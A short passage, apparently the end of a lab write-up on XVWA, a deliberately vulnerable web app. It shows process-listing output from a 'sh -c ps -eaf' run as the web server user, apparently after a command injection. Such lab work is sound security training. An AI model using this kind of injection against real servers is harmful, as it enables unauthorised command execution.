--socket=/var/run/mysqld/mysqld.sock --port=3306 www-data 395 11 0 10:28 ? 00:00:00 apache2 -D FOREGROUND www-data 396 11 0 10:28 ? 00:00:00 apache2 -D FOREGROUND www-data 397 11 0 10:28 ? 00:00:00 apache2 -D FOREGROUND www-data 398 11 0 10:28 ? 00:00:00 apache2 -D FOREGROUND www-data 399 11 0 10:28 ? 00:00:00 apache2 -D FOREGROUND www-data 400 11 0 10:28 ? 00:00:00 apache2 -D FOREGROUND www-data 403 115 0 10:50 ? 00:00:00 sh -c ps -eaf www-data 404 403 0 10:50 ? 00:00:00 ps -eaf
```

References:

- XVWA (https://github.com/s4n7h0/xvwa)